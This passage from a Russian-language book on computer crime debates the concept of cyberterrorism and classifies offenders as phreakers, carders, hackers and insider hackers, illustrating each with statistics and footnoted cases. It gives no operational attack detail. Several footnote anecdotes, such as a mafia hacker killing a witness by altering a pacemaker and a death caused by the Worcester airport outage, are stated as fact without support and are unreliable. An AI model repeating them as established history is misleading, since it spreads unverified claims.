повышенное внимание, и по состоянию на конец 2005 года для технологического сектора угроза кибертерроризма стала одной из главных». Как полагают эксперты в области информационной безопасности, знать об угрозе кибертерроризма очень важно, но ещё важнее предпринимать шаги по ее предотвращению – ведь именно домашние пользователи пока остаются самым «слабым звеном» с точки зрения защищённости своих компьютеров, а любой незащищённый домашний компьютер можно использовать для широкомасштабных атак на серверы правительственных и военных ведомств, а также крупных корпораций. В отличие от корпоративного сектора, где сейчас активно принимаются меры по усилению защищённости сетей, ведь по данным ЦРУ США, за последние три года Интернет-представительства центральных органов власти США были атакованы 750000 раз, а по другим источникам, число таких атак – около миллиона. По мнению Дороти Деннинг, научного сотрудника Джорджтаунского университета, в ближайшие годы, если не десятилетия, кибертеррористы будут побеждать в битвах с правоохранительными органами. Прежде всего, потому, что компьютерные взломы и атаки стали не уникальными случаями, а массовым явлением.

Вместе с тем, как обычно, нашлись и противники принятой большинством трактовки кибертерроризма. Например, возглавляющий в аналитической компании Gartner направление исследований в области информационной безопасности и рисков Рич Могулл назвал понятие «кибертерроризм» теорией, которая, как известно, зачастую расходится с практикой. Подобное заявление г-н Могулл сделал 12 ноября 2003 года на круглом столе с представителями прессы, который проходил в Сиднее (Австралия), в рамках начавшейся конференции Gartner Symposium and IT Expo. По словам одного из директоров Gartner, несмотря на заметный процент широкомасштабных цифровых атак, кибертерроризм – это явление, с которым пока не приходилось сталкиваться на практике. «Цель терроризма – изменить общество с помощью силы или насилия, которые порождают страх, – объяснил он. – Я хочу отставить в сторону само понятие кибертерроризма. Это теория, а не

факт». Несмотря на то, что существуют примеры атак, имевших реальные, физические последствия, их нельзя назвать террористическими актами, отмечает г-н Могулл. По большому счёту, всё сводится к мотиву преступления, полагает он. «Если в результате направленной кибератаки, например, на энергосистему, вся страна или крупный её регион остались без света, что привело к жертвам, – это можно назвать кибертерроризмом, если те, кто затеял всё это, станут утверждать, что это был террористический акт, – заявил Рич Могулл. – Лишь мотив может определить, что является терроризмом, а что им не является». По словам г-на Могулла, вопрос о том, что можно называть кибертерроризмом, является чисто академическим, оторванным от практики: неважно, кто взламывает сеть организации, в любом случае – будь это обычный преступник или кибертеррорист, руководству нужно приложить все усилия для её защиты. «Давайте не будем больше бегать и бояться скрытых угроз, – продолжал Могулл. – Давайте лучше подумаем, как обезопасить себя, избавившись от всех известных уязвимостей и защитив себя от атак, которые, как мы знаем, происходят на самом деле». Ещё одним «оппонентом» можно назвать директора по развитию бизнеса РБК СОФТ Тимура Аитова. В разговоре с корреспондентами CNews.ru он подчеркнул: «В условиях нашего всеобщего беспорядка, перегруженности и ветхости оборудования малейшие организационные сбои часто уже приводят к катастрофическим последствиям». Примеров на эту тему сегодня предостаточно. «Был ли умысел в действиях персонала Чернобыльской АЭС, и считать ли эту катастрофу киберпреступлением – сегодня не столь важно», – отмечает г-н Аитов. По его мнению, сегодня гораздо важнее то, что отсутствие чёткого управления даже в отсутствии злого умысла приводит к печальным последствиям, независимо от того, в какой именно форме это неэффективное управление осуществлялось: в электронно-цифровой, бумажной или по телефону. «Конечно, архаические принципы организации контуров управления затрудняют проникновение в них современных киберпреступников, и “обрушить” живого диспет-

чера DoS-атакой невозможно, но это является слабым утешением», – полагает эксперт.

Киберпанки. По мнению многих ведущих специалистов к отождествляемой с киберпанками собирательной социальной категории, следует относить вполне конкретные группы компьютерных преступников, а именно: «фрикеров», «хакеров», «крэкеров», «спамеров» и ответвления, произошедшие от этих групп.

«Фрикеры» – лица, совершающие преступные деяния в телефонных сетях, изобретая способы лишения телефонных компаний причитающейся им оплаты за услуги. Фрикеры стояли непосредственно у истоков компьютерной преступности[34].

«Хакеры» – лица, отлично разбирающиеся в работе компьютерных систем и взламывающие компьютерные системы, в основном, ради собственного удовольствия.

«Крэкеры» – лица, осуществляющие взлом компьютерных систем с целью нанесения ущерба и с иными корыстными целями.

«Спамеры» – лица, осуществляющие массовую рассылку не затребованной электронной почты (спама, англ. spam), которая в большинстве случаев представляет собой сообщения коммерческого характера, рекламные объявления и т. п. Подобные электронные сообщения могут носить крайне надоедливый характер и приводят к ненужному расходованию времени, а также различных ресурсов компьютерной системы.

Фрикеры[35]. Это течение следует признать одновременно и источником, и составной частью (пожалуй, одной из самых «закрытых» частей) ком-

---

[34] Считается, что так называемая «золотая эра» фрикеров продолжалась с 1970 по 1983 год. В это время быстрыми темпами развивается телефония, но одновременно с расширением телефонных сетей постоянно росли и тарифы, а платить за услуги далеко не всегда и не всем хотелось. В 1970 году Эбби Хоффман создал журнал «Youth International Party Line», который, как он планировал, должен был помочь фрикерам (вскоре журнал был переименован в «Technical Assistance Program»).

[35] Phreaking (англ.) – *проф. сленг* читается как «фрикинг», в общем случае это несанкционированное подключение к защищённым сетям.

пьютерного андеграунда. Проверенная фактографическая информация о ней достаточно разнородна. Широкую известность фрикерство получило в 1972 году после публикации в журнале «Эсквайр» статьи об успехах «крёстного отца фрикерства» – Капитана Кранча[36]. В настоящее время под фрикерством обычно понимают различные методы обхода механизмов коммутаций, применяемые в телефонных сетях, которые, как правило, способствуют помехе или предотвращению обнаружения источника звонка, помогая фрикеру избежать разоблачения и ареста. В начале движения фрикерам приносила удовлетворение сама возможность бесплатного звонка. Здесь обычно приводят известный случай, когда лондонский фрикер, позвонив на Гавайи, не нашел ничего лучшего, как поинтересоваться местной погодой. Однако со временем деятельность фрикеров стала идти всё больше и больше в разрез с требованиями законодательных актов[37], особенно из-за широкого распространения кредитных карточек, предназначенных для телефонных переговоров. Дело в том, что номера этих пластиковых документов стали для фрикеров предметом коммерции, а сама форма и размах их деятельности полностью вышли из-под контроля и начали весьма серьёзно угрожать стабильной работе даже крупных телефонных компаний. Кроме того, фрикеры использовали в своих целях и дополнительные функции АТС (большинство из нас об этих функци-

---

Phreak, phreaks (англ.) – *проф. сленг* читается как «фрик», «фрики». Это лицо (лица), который(е) предпочитает(ют) «альтернативные» способы оплаты теле и прочих коммуникационных услуг. Самые распространённые «задачи» фрикеров: как заставить соседа платить за тебя, если стоит блокиратор, как пользоваться межгородом бесплатно, как звонить с телефона-автомата без жетона и т.п.

[36] Как выяснилось, под этим псевдонимом скрывался некий Джон Т. Дрепер, который был изобретателем специального генератора, моделировавшего командные тоны телефонных линий и позволявшего своему изобретателю звонить бесплатно.

[37] Группа International Forum of Irregular Network Access (FIINA), в которую входят эксперты по расследованию мошенничеств из разных телефонных компаний мира, в 2001 году подсчитала, что фрикинг наносит операторам ущерб в 55 млрд. долл. ежегодно. В подсчёты не входят случаи, о которых компании умолчали. Таким образом, компании теряют 6% оборота. Нейл Барретт из компании Information Risk Management, заявил, что телефонные системы недостаточно защищены и до сих пор позволяют злоумышленнику выступать в роли оператора, отправляя в линию сигналы определённой частоты, использовать в своих целях телефонные сети корпораций или голосовую почту, четырёхзначный код к которой подбирается автоматическим перебором (голосовая почта обычно используется взломщиками для записи MP3-файлов или «аудиопорнографии»).

ях и понятия не имеет). К сфере деятельности фрикеров можно отнести также создание и использование так называемых «boxes» (коробки) – специальных электронных устройств, выполняющих какие-либо специфические функции[38].

В России фрикинг не получил такого же развития, как в странах Западной Европы, США и Канады, потому что российские АТС используют в основном пульсовый набор. Другое дело, например, США, где телефонные автоматы дают знать станции об оплате разговора определённой последовательностью тоновых сигналов, симулировав которые можно разговор не оплачивать.

Таким образом, одним из основных аспектов деятельности фрикера является создание тональных кодов, которые заставляют телефонную систему выполнять специальные функции, такие, как бесплатные звонки на дальние расстояния. Многие фрикеры считают, что любая другая противозаконная деятельность – это детские игры. Возможно, чём-то они и правы. Телефонные компьютерные сети – это невероятно большие и распространённые массивы хитроумных функций, громадных баз данных, технических операций и прочих чудес современной технологии, на фоне которых бледнеют многие объекты компьютерной преступности. Покинув дом, телефонный сигнал отправляется на местную АТС, которая управляет всеми телефонами района. Каждая АТС управляется собственным компьютером. Такие компьютеры и являются потенциальными целями взломщиков телефонных компаний; если

[38] Вероятно, одной из самых больших ошибок в истории средств массовой информации можно назвать публикацию частот тонов контроля и управления телефонной сетью техническим журналом известной компании Bell. В 1971 году бравый ветеран Вьетнама Джон Драпер понял, что каждый, кто сможет генерировать эти тоны в сеть, будет иметь права телефонного администратора, и изобрёл генератор тонов, который позже обозвали «Blue Box» («Синяя коробка»). Быстро возникло целое сообщество фрикеров, которые устраивали нелегальные телеконференции, где они объясняли новичкам, как собрать и использовать «Blue Box». Однако к 1980 году «Blue Box» стали постепенно терять свою популярность, так как правоохранительные органы научились эффективно выявлять и отлавливать их хозяев. Взлом удалённых компьютерных систем стал вытеснять фрикинг, тем более что уже появились доступные по цене компьютеры. Между прочим, во фрикинге были замешаны многие будущие знаменитости, например, на двое основателей фирмы Apple Computers.

вы получите доступ к этому компьютеру, у вас будет доступ ко всем телефонам, которыми он управляет, и можно будет включать и выключать телефоны, перенаправлять вызовы, изменять номера. Существуют также коммутируемые сети, которые соединяют между собой компьютеры, управляющие коммутаторами. Из них можно проникнуть в региональные системы, одной из функций которых является, например, создание и уничтожение телефонных номеров. Профессиональные знания в этой области предоставляют фрикеру широкие возможности: можно делать бесплатные телефонные звонки, соединиться с компьютером местной АТС, взять телефонные номера сразу нескольких телефонов-автоматов и сделать их бесплатными, а затем взламывать из этих автоматов телефонные сети во всём мире, использовать региональную обслуживающую систему, чтобы временно изменить настоящий номер телефона на подложный, допустим, близлежащего магазина и пр.[39] Однако все эти «проделки», например, вызов удалённых компьютеров – не так безопасны для фрикера, как может показаться. Иногда соединение с помощью телефона или компьютера даёт ему ложное чувство защищённости, особенно, если он считает, что уже достиг больших успехов во фрикерстве, и утратил чувство бдительности. Зачастую как раз нарушение правил маскировки и позволяет правоохранительным органам уличить фрикера в его противозаконной деятельности.

В последнее время зарубежом и среди российских фрикеров появилась новая прослойка, которая наиболее заметна в Москве, Санкт-Петербурге и некоторых других крупных городах, где установлены таксофоны на электронных кредитных картах. Эти карточки построены на чипах стандарта ISO, и отыскать спецификации, а также временные диаграммы того или иного чипа не составляло большого труда. Некоторые фрикеры смогли так перепрограммировать чипы, чтобы на карте открылся практически неограниченный

[39] Петраков А.В., Лагутин В.С. Утечка и защита информации в телефонных каналах. М., 1997.

кредит на телефонные разговоры. Таких людей стали называть «carders» – кардеры.

Кардеры – пожалуй, самая опасная часть фрикеров. Однако их, к счастью, не так много: чтобы успешно заниматься кардерством, нужно иметь глубокие знания в области радиоэлектроники и программирования микросхем. Поскольку кардеры потенциально могут принести наибольший вред, за их действиями тщательно следят спецслужбы всех развитых стран (например, можно припомнить арест в Греции группы российских кардеров).

Симптоматично, что со временем кардеры перестали ограничивать область своих противозаконных действий исключительно телефонными карточками и распространили свои интересы на банковские пластиковые карты. Одна из самых громких операций в ходе борьбы против российских кардеров была проведена в 2003 году вследствие совместных действий следственного комитета (СК) при МВД России, ГУБОП и ФСБ. В результате была обезврежена группировка кардеров, которая наладила выпуск поддельных пластиковых карт Visa, Master Card и American Express, и было изъято более 8 тысяч подделок, с помощью которых можно было похитить 30 млн. долл. Расследование этого дела началось в феврале 2003 года, когда в ГУБОП обратились руководители ЗАО «Объединённые кредитные карточки». Предприниматели рассказали, что в супермаркетах и бутиках Москвы в последнее время стали выявлять большое количество поддельных пластиковых карт. Буквально накануне, 29 января, кассир магазина по продаже электротехники изъял у покупателя подозрительную карточку Visa Electron, но задержать его не удалось. Как только к покупателю направился охранник, тот выбежал на улицу и скрылся. В СК при МВД России возбудили уголовное дело по ст. 187 УК РФ («изготовление или сбыт поддельных кредитных либо расчётных карт и иных платёжных документов»). Также была создана оперативно-следственная группа с участием работников СК, ГУБОП и ФСБ России. В ходе дальнейших оперативных мероприятий было установлено, что карточки изготовляли на одной из частных квартир в Северном округе Москвы. Операция по за-

держанию злоумышленников, в которой участвовало 83 сотрудника МВД и ФСБ России, была проведена мгновенно – оперативники так быстро проникли в квартиру, что находившиеся в ней преступники даже не успели отключить компьютеры, с помощью которых считывали банковскую информацию. Всего их было восемь: пять юношей и три девушки в возрасте от 22 до 28 лет. При обыске в квартире было изъято несколько мощных компьютеров, прессы, имбоссер[40], термопринтер, цифровые камеры и другое дорогостоящее оборудование. Кроме того, в отдельной коробке находилось свыше 8 тысяч готовых кредитных карточек, а также 200 тыс. долл. и 150 тыс. рублей наличными. Следователи выяснили, что для изготовления поддельных карточек кардеры получали информацию о клиентах банков на банковских Web-сайтах, а затем их реквизиты заносили на кредитки и в зависимости от количества денег на счёте продавали карточки за суммы от 150 до 600 долл. По словам следователей, если бы найденные карточки были реализованы и использованы, то в ближайшее время банки и их клиенты могли недосчитаться как минимум 30 млн. долл.

Директор по развитию бизнеса РБК СОФТ Тимур Аитов считает, что самым слабым звеном является персонал. По этой причине наиболее ценная и значимая информация, разглашение которой может мгновенно нанести вред компании или её высшим должностным лицам, у них вообще не хранится на сетевых рабочих станциях. Там же, где коллективный доступ необходим в силу специфики технологического цикла, например, в процессинге банковских карт, помимо паролей должны применяться и более специальные методы. Так, наиболее ответственные операции следует контролировать одновременно двум сотрудникам, для каждой операции информация должна предоставляться строго в минимальном необходимом объёме, передаваться информация должна только в зашифрованном виде и т. п. По словам г-на Аитова, к сожалению, и эти меры не гарантируют от компьютерных преступ-

[40] Имбоссер – специальное устройство для выдавливания на карточке символов (букв, цифр).

лений, в которых участвуют (зачастую в качестве организаторов хищений критичной информации) кардеры. По некоторым оценкам, около 90% всего ущерба происходит из-за небрежности или умысла персонала. Причём – внимание! – две трети преступлений в этой области обеспечивают специалисты внутренних служб безопасности компаний, которые имеют «деловые» контакты с компьютерной или уголовной преступностью.

Хакеры. Многие зарубежные и отечественные специалисты отождествляют широкое распространение компьютерной преступности с появлением так называемых «хакеров» современной формации[41], то есть пользователей вычислительных систем (обычно сети ЭВМ), занимающихся поиском незаконных способов получения несанкционированного доступа к посторонним компьютерам и данным для использования их в собственных целях[42]. К хакерам обычно относят увлечённых компьютерной техникой лиц, преимущественно из числа молодежи – школьников и студентов, совершенствующихся во взломах различных защитных систем[43]. Из прошлых характеризующих их публикаций следует, что «хакер – очень способный молодой человек, работающий по 12–16 часов подряд до полного изнеможения, внешний вид которого свидетельствует о том, что он не обращает внимания на приня-

---

[41] Hack (англ.) – рубить, кромсать.

[42] Подробнее об истории хакеров см. в Приложении 2.

[43] Например, 10 марта 1997 года Центр защиты национальной инфраструктуры, ФБР США и другие специальные подразделения поднял по тревоге любознательный хакер-подросток. Со своего домашнего компьютера он сумел взломать цифровую систему нового поколения телефонной компании «Белл Атлантик». Он вычислил телефоны, на которых висели модемы, используемые для удалённого обслуживания системы, и «по-своему обслужил» главный компьютер. В результате этой проказы компьютерная система Ворчестерского аэропорта вышла из строя, а сам аэропорт оказался полностью парализован. Причем фактически в прямом смысле слова, так как контрольная башня, пожарная служба, метеослужба, охрана аэропорта, а также система приёма сигналов самолётов для включения посадочных огней были подключены к этой системе. Неисправность устраняли целых шесть часов и всё это время аэропорт не принимал и не отправлял самолеты. Служащим аэропорта удалось развести самолёты по ближайшим аэродромам и ни один из них не упал. Однако смерть всё же собрала свою дань: больной, направлявшийся на лечение в центральный госпиталь, до него не доехал. Несовершеннолетнего хакера нашли и приговорили к двум годам испытательного срока без права доступа к модему и иным способам связи и сетям. Happy end? Это как посмотреть: представьте себе, что атака на аэропорт является частью хорошо спланированного террористического акта, или что на одном из кружащих в небе самолетов родной или близкий Вам человек.

тые в обществе условности и не слишком интересуется мнением окружающих: джинсы, мятая рубашка, нечёсаные волосы. Зато он знает все подробности операционной системы, языка программирования низкого уровня “Ассемблер” и особенности периферийного оборудования». Пожалуй, это и есть «традиционный» и несколько предвзятый взгляд на хакера[44]. Сейчас наблюдается трансформация образа хакера в общественном мнении, отражающаяся в публикациях последних лет, ведь сегодня вполне очевидно, что хакерство стало способом постоянного заработка на жизнь,[45] так как расширенная сеть компьютерных рынков позволяет сбывать огромное количество пиратской программной продукции и, следовательно, получать прибыль и организовывать очень доходный бизнес[46]. И занимающиеся этим бизнесом «хакеры» – обычные молодые люди, получившие специальное программистское образование[47]. Обычный метод их «работы» – кромсание чужих программ, что, кстати, и объясняет смысл термина хакер. В «просвещённом» варианте – это деассемблирование подходящей программы, модификация ассемблерного текста с удалением следов принадлежности программы другому автору, даже если доработка, в сущности, была совсем мелкая, вставка собственной клички, а затем ассемблирование. Документация, естественно, не нужна, поскольку сам хакер знает, что послужило прототипом, да, к тому же, верен принципу «умный догадается, а дураку не надо». Между прочим, во многих случаях это своего рода «детская болезнь», и из среды «нормальных» хакеров (а так-

---

[44] Левин М. Руководство для хакеров. М., 2000.

[45] В июне 2004 года в Орловской области отдел по борьбе с преступлениями в сфере высоких технологий возбудил уголовное дело против кассира одного из местных супермаркетов торговой сети «Магнит», принадлежащей сети супермаркетов «Тандем». Молодой человек 23-х лет сумел взломать сетевые пароли внутренней локальной сети и несколько месяцев в конце своих рабочих смен удалял часть собственных кассовых отчётов, списывая за один раз по 500–1000 рублей. Однако в конце мая 2004 года бухгалтерская проверка выявила недостачу. После внутреннего расследования, к которому были привлечены системные администраторы «Тандема» из Орла и Москвы, местный хакер был изобличён. 1 июня все материалы проверки переданы в Ливенский ГРОВД, возбуждено уголовное дело. В итоге на первый раз суд присудил компьютерного взломщика к крупному штрафу, хотя мог дать и два года лишения свободы.

[46] Клименко С., Уразметов В. Интернет. Среда обитания информационного общества. М., 1995.

[47] Леонтьев Б. Хакеры, взломщики и другие информационные убийцы. М., 1998.

же различных групп хакеров (Приложение 3)) вышел ряд известных разработчиков системного программного обеспечения, а также получились хорошие системные администраторы[48].

Особой позиции в отношении хакеров и хакерства придерживается болгарский эксперт Х. Домозетов, считающий, что нужно придерживаться дефиниции компьютерного «пирата» или «хакера», варьирующейся от «лица, ставшего маньяком своей работы»[49] до «лица, использующего свои умения

---

[48] Но это в том случае, если человек вовремя оставил своё противозаконное занятие и порвал криминальные связи. А бывает и иначе. В Берлине проживала некая незаурядная личность по фамилии Флоритц. Он был редкимо универсалом: взламывал сотовые телефоны, перехватывал и декодировал телефонные разговоры с высокоскоростных цифровых линий, изготавливал «левые» декодеры для кабельного телевидения и телефонные карточки, взламывал защиту от копирования программного обеспечения и даже сам писал неплохие программы. Но, сколько верёвочка ни вьётся… В 1995 году этот талант был арестован немецкими спецслужбами, которые ограничились строгим внушением, приговором к испытательному сроку и единственным условием – трудоустроиться и приносить обществу пользу, а не вред. Флоритц дал определённые заверения, поступил на учёбу и присоединился к клубу компьютерных энтузиастов «Хаос». Английская фирма NDS очень хотела видеть его своим специалистом, но не могла нанять, так как парень не закончил колледж и не отслужил в Вооруженных Силах Германии. Флорицу посыпались и другие предложения: от немецких спецслужб с целью участия во взломе иранских военных сетей; от торговцев поддельными декодерами и телефонными карточками и т. д. Но он пожелал остаться независимым. 17 октября 1998 года в два часа дня ему кто-то позвонил на сотовый телефон. Флоритц сказал домашним, что ненадолго отлучится, но так и не вернулся, а через пять дней, 22 октября, прогуливающиеся в парке люди нашли его висящим на дереве на собственном ремне от брюк. Ни следов борьбы или насилия, ни наркотиков, даже ничего не пропало – всё было очень похоже на самоубийство. Только вот странно, хакер-вундеркинд повесился как раз тогда, когда дела у него пошли на лад. Ясно было одно, повесили его хорошо обученные профессионалы: то ли мафия, то ли иранские шпионы... В любом случае смерть страшная и поучительная.

[49] Хакер Джером Хекенкэмп, обвинённый во взломе сервера популярного аукциона eBay, обратился к судье с просьбой отказаться от поручительства и отправить его обратно в тюрьму. «Несмотря на то, что я находился на свободе, наложенные на меня ограничения не давали мне чувствовать себя свободным», – сообщил Хекенкэмп в интервью, данном им в государственной тюрьме Санта Клара. – «И я не могу заниматься своим делом, будучи ограничен в использовании компьютеров». Взломщик Хекенкэмп был посажен в тюрьму по собственному желанию, а залог в размере 50 тыс. долл., внесённый его другом, был возвращён. Арестованный хакер также отказался от своей защиты в суде, признанного эксперта по информационному законодательству Дженнифер Грэник, заявив, что ранее г-жа Грэник защищала его без должного энтузиазма. Несмотря на его необычную просьбу о заключении, Хекенкэмп заявлял, что совсем не собирается изображать из себя мученика. Наоборот, он утверждал, что просто больше не может переносить условия освобождения, которые запретили ему использовать Интернет. Фанатик Глобальной сети намерен вскоре встретиться с тем же судьей и обратиться к нему с просьбой об освобождении, но без ограничений по работе с компьютером.

для запрещённого доступа к компьютерным программам, системам и базам данных». Основными мотивами данной проблемы он считает отсутствие законов и практики защиты авторских прав на программные продукты, а также интеллектуальное соперничество. Вторичными мотивами являются, по его мнению, недостаточная оплата и занятость специалистов, отсутствие системы этических норм и любопытство. По мнению г-на Домозетова, в России, например, в условиях недостатка высокооплачиваемых рабочих мест в компьютерной области даже хорошо подготовленные, высококвалифицированные специалисты могут получать зарплату всего лишь в несколько сотен долларов в месяц, и хакерство представляет собой заманчивую альтернативу честному труду, а похитив пароль можно бесплатно пользоваться Интернет, взломав программу или изготовив пиратское программное обеспечение – получить возможность значительно увеличить своё благосостояние[50]. В западных же странах интеллектуальное соперничество и любопытство якобы составляют более весомую причину распространения хакерства, чем юридические и экономические факторы. В чём мы очень сомневаемся.

Следует также выделить достаточно распространённый технократический подход к проблеме компьютерной преступности, который исповедует известный специалист в области информатики А. Чернов: «Если хакерство будет уголовно наказуемым, то “дыры” в программном обеспечении останутся, и исправлять их будет никому не нужно. Сейчас хакеры практически безнаказанны, и это гарантия того, что инженеры будут внимательно относиться к безопасности разрабатываемых продуктов». По его мнению, хакеры – санитары Сети. Ну, да, а волки – санитары леса? и трогать их не смей. Правда, через какое-то время и в лес то не войдёшь. Да и незачем будет. Если серьёзно,

[50] По мнению вице-президента компании iDefense Джо Фраччини наибольшую опасность для сетей США представляют хакеры из бывшего СССР, стран Восточной Европы и Китая. Первых и вторых он называет «ворами» – они достаточно успешно взламывают сети финансовых структур США, причём ничего не разрушают, а лишь пытаются украсть деньги. Китайские хакеры получили условное название «хакеры-хулиганы». Они специализируются на использовании компьютерных вирусов и атакуют ими сети государственных организаций США. Их главной целью является разрушение.

то, как нам кажется, криминализация феномена «хакер» связана, говоря языком социологии, не с наличием, а как раз наоборот «с отсутствием социального регулирования процессов самореализации молодёжи в современной информационной среде».

Итак, несмотря на то что обобщённым термином «хакер» называют всех виновников компьютерных атак, они бывают разные и обладают разными возможностями, а ущерб от их деятельности существенно различается. Многие ведущие отечественные и зарубежные специалисты, например, аналитики Washington ProFile, выделяют «типы» хакеров.

Фундамент пирамиды составляют малоопытные, совсем юные пользователи, пытающиеся экспериментировать, – их в компьютерных кругах обычно называют «хакерами-недорослями» или «хакерами-любителями», так как именно они чаще всего копируют уже существующие компьютерные вирусы, пишут их по готовым методикам или используют специальные генераторы вирусов, – их действия чаще всего примитивны и однообразны. Но, как указывают специалисты, это не делает их безвредными[51]. Возникает вполне очевидный вопрос: «Что движет такими людьми?» Ответы могут быть разными: скука и желание почувствовать вкус запретного плода; поиск пусть и сомнительной, но славы и т. п.[52] В любом случае, эта категория хакеров не

[51] Техники Мэддисонского университета в США обнаружили, что принадлежащий университету сервер, работает чересчур медленно. Немедленно была организована проверка, в ходе которой выяснилось, что на сервере установлена программа «зомби», которая заставляет мощнейший суперкомпьютер университета выступать в роли нападающего на более слабые компьютеры, которые обычно используются для размещения Web-сайтов компаний. След, который быстро вычислили специалисты университета, привёл их к ничем не примечательному компьютеру обычного студента, учащегося в этом высшем учебном заведении. «К сожалению, подобные преступления постепенно стали простым развлечением», – так прокомментировал это происшествие инженер по электронной безопасности университета Гарри Флин.

[52] 15-летний Райд Эллисон, учащийся средней школы в калифорнийском городе Сан-Хуан Баутиста, взломал школьную сеть, но вовсе не для того, чтобы повысить себе оценки, наоборот, вместо наивысших выставил себе минимальные. Но никаких проблем с дирекцией у него не возникло – взлом был настоящим, но санкционированным, поскольку Райд решил написать курсовую работу о том, как улучшить систему безопасности в школьной сети. «Я на трёх страницах описал, как можно улучшить безопасность», – сказал Райд в интервью CNN. После школы он собирается учиться на компьютерного инженера. Учителя не могут нарадоваться талантливому ученику, особенно по поводу того, что

пользуется авторитетом ни в среде компьютерного андеграунда, ни среди всего компьютерного сообщества. И совсем не удивительно, что чаще всего правоохранительные органы задерживают преступающих закон «хакеров-недорослей». В таких случаях специалисты в области безопасности обычно выступают за применение строгих мер, призванных послужить предупреждением для других пробующих себя в хакерстве молодых людей.

В прошлом многие начинающие хакеры оставались вообще безнаказанными, а в некоторых случаях даже извлекали дивиденды из своего занятия. Однако, как мы уже говорили, по мере роста причиняемого обществу ущерба подобная терпимость становилась всё более редким и осуждаемым явлением. Тем не менее, как подчёркивают эксперты, некоторые средства массовой информации по-прежнему относятся к любительскому хакерству как к невинной забаве или, хуже того, романтизируют это занятие. Между тем во многих странах законы в отношении начинающих хакеров, представляющих себя крутыми и неуловимыми преступниками, становятся всё более жёсткими. Специалист в области компьютерной безопасности Нил Дэвис считает, что «хакеры-любители» наиболее многочисленны и активны, ведь на их долю приходится до 80% всех компьютерных атак, но, одновременно, наименее опасны. «Этих людей интересует не некая цель, а сам процесс атаки. Они испытывают удовольствие от преодоления систем защиты. Чаще всего их действия удаётся легко пресечь, поскольку хакеры-любители предпочитают не рисковать и не вступать в конфликт с законом», – отмечает г-н Дэвис.

Более опасны так называемые «хакеры-изменники» или «хакеры-предатели», которые выдают себя за лояльных сотрудников организации[53].

у него не развивается интерес к нелегальному взлому. Стоит отметить, что успешный взлом во многом стал возможен благодаря школьной секретарше по имени Сильвия, чьё имя было выбрано далекими от понятий о безопасности администраторами в качестве пароля. Пароль, естественно, сразу же заменили.

[53] Австралийские полицейские задержали в Кингсфорде (пригород Сиднея) 21-летнего хакера, который являлся служащим компании Optus, занимающей одну из ведущих позиций на рынке телекоммуникаций Австралии. Полиция конфисковала его компь-

На их долю приходится примерно 3–5% компьютерных атак. По данным консалтинговой фирмы PricewaterhouseCoopers, 58% компаний мира сталкивались с тем, что их сотрудники, в большей или меньшей степени, способствовали проникновению посторонних в их компьютерные сети. Хакеры-предатели обычно идут на совершение подобных преступлений, побуждаемые обидой на свою фирму, которая якобы не способна оценить их выдающиеся способности, или из банального материального расчёта. В общем случае они похищают или продают право доступа к ценной информации (номера кредитных карточек, базы данных и т. д.), иногда ограничиваются актами вандализма[54]. На второй конференции «Информационная безопасность корпоративных сетей», прошедшей в Москве в рамках выставки Softool, специалисты были обеспокоены не столько техническими аспектами защиты, сколько проблемой предательства со стороны своих же сотрудников. Большинство российских разработчиков средств защиты исповедуют излишне технократический подход к решению проблем своих клиентов. Данный тезис был основным в выступлении Дмитрия Чепчугова, руководителя Управления «К» МВД России, занимающегося расследованием преступлений в сфере информационных технологий. С технической точки зрения информационная система предприятия часто бывает защищена превосходно, но без учета факторов «устойчивости от дурака» и обычного предательства уровень защиты нельзя считать достаточным. В своем выступлении г-н Чепчугов привёл несколько реальных примеров из практики ведомства, в которых безответственность персонала и предательство делали техническую систему защиты бессмысленной. Особую известность получил случай с разгильдяйством в информационном агентстве ИТАР ТАСС. По словам руководителя Управле-

---

ютер и документацию, которые служат уликами. Молодой человек обвиняется в несанкционированном вторжении в базу данных компании Optus. Расследование было инициировано самой компанией, обнаружившей в собственной базе данных ряд изменений.

[54] Муниципальный служащий австралийского города Брисбена повздорил с начальником и был уволен. В отместку он взломал городскую базу данных, содержавшую информацию о городской инфраструктуре, подрядчиках, пенсионерах и т. д. и привел её в полную негодность.

ния «К», в этот раз безответственность сотрудников «чуть-чуть не довела до беды». Опыт МВД России подтвердил также опасность использования «бывших хакеров» в качестве специалистов по защите информации в организациях: «Асоциальный тип мышления хакера у такого сотрудника уже сформирован, и брать на работу его нельзя. Хотя, некоторые выросли и стали людьми с изменившейся психикой», – высказался г-н Чепчугов[55].

Примерно 10% компьютерных атак совершают члены организованных преступных сообществ – «хакеры-мафиози»[56]. Эксперты ФБР США считают, что в настоящее время «хакеры-мафиози» представляют собой наиболее активную группу. Практически единственная задача этих хакеров – получение материальных благ, поэтому их мишенью часто становятся банки, финансовые и торговые компании. Вместе с тем, к услугам «хакеров-мафиози» могут прибегать и самые заурядные уголовники и террористы[57].

На долю «политических хакеров» приходится менее 1% компьютерных атак, но их можно отнести к числу наиболее опасных злоумышленников. Они

---

[55] А вот в Норвегии хакеры востребованы. Директор Норвежского национального центра языка и культуры Оттар Грепстад обратился по радио ко всем хакерам с просьбой о помощи: «Необходимо подобрать пароль к базе архива, содержащего порядка 1600 ценных документов и книг». Дело в том, что программист, составлявший базу, скончался, не открыв никому тайну пароля. Как сообщало норвежское информационное агентство Norway Post, несколько хакеров связались с норвежским музеем и должностные лица провели отбор кандидатов с целью определения среди них наиболее продвинутых. Из более поздних сообщений следовало, что архив был успешно вскрыт.

[56] В феврале 1999 года в США в интересах организованной преступности был осуществлён электронный взлом, целью которого изначально было убийство конкретного человека. Происходило всё по суровым законам жанра. По одному очень крупному мафиозному делу у ФБР США со стороны обвинения был основной свидетель, но, в результате ранения, он нуждался в постоянной стимуляции сердца, а также вентиляции лёгких и был подключён к соответствующей медицинской аппаратуре, – управление медицинскими приборами осуществлял специальный компьютер, имевший выход в сеть. Причём в рамках программы защиты свидетелей пациент был помещён в госпиталь, который дислоцировался на тщательно охраняемой территории одной из военных баз Вооружённых Сил США. Физически проникнуть в палату к свидетелю не представлялось возможным, и мафия пошла на то, чтобы использовать профессионального хакера, который взломал компьютерную сеть этой военной базы и изменил настройки кардиостимулятора, а заодно отключил и систему вентиляции лёгких. Пациент, естественно, умер. Хакера потом изловили, но это слабое утешение.

[57] Ранее уже приводился пример про террористическую организацию «Ирландская Республиканская Армия».

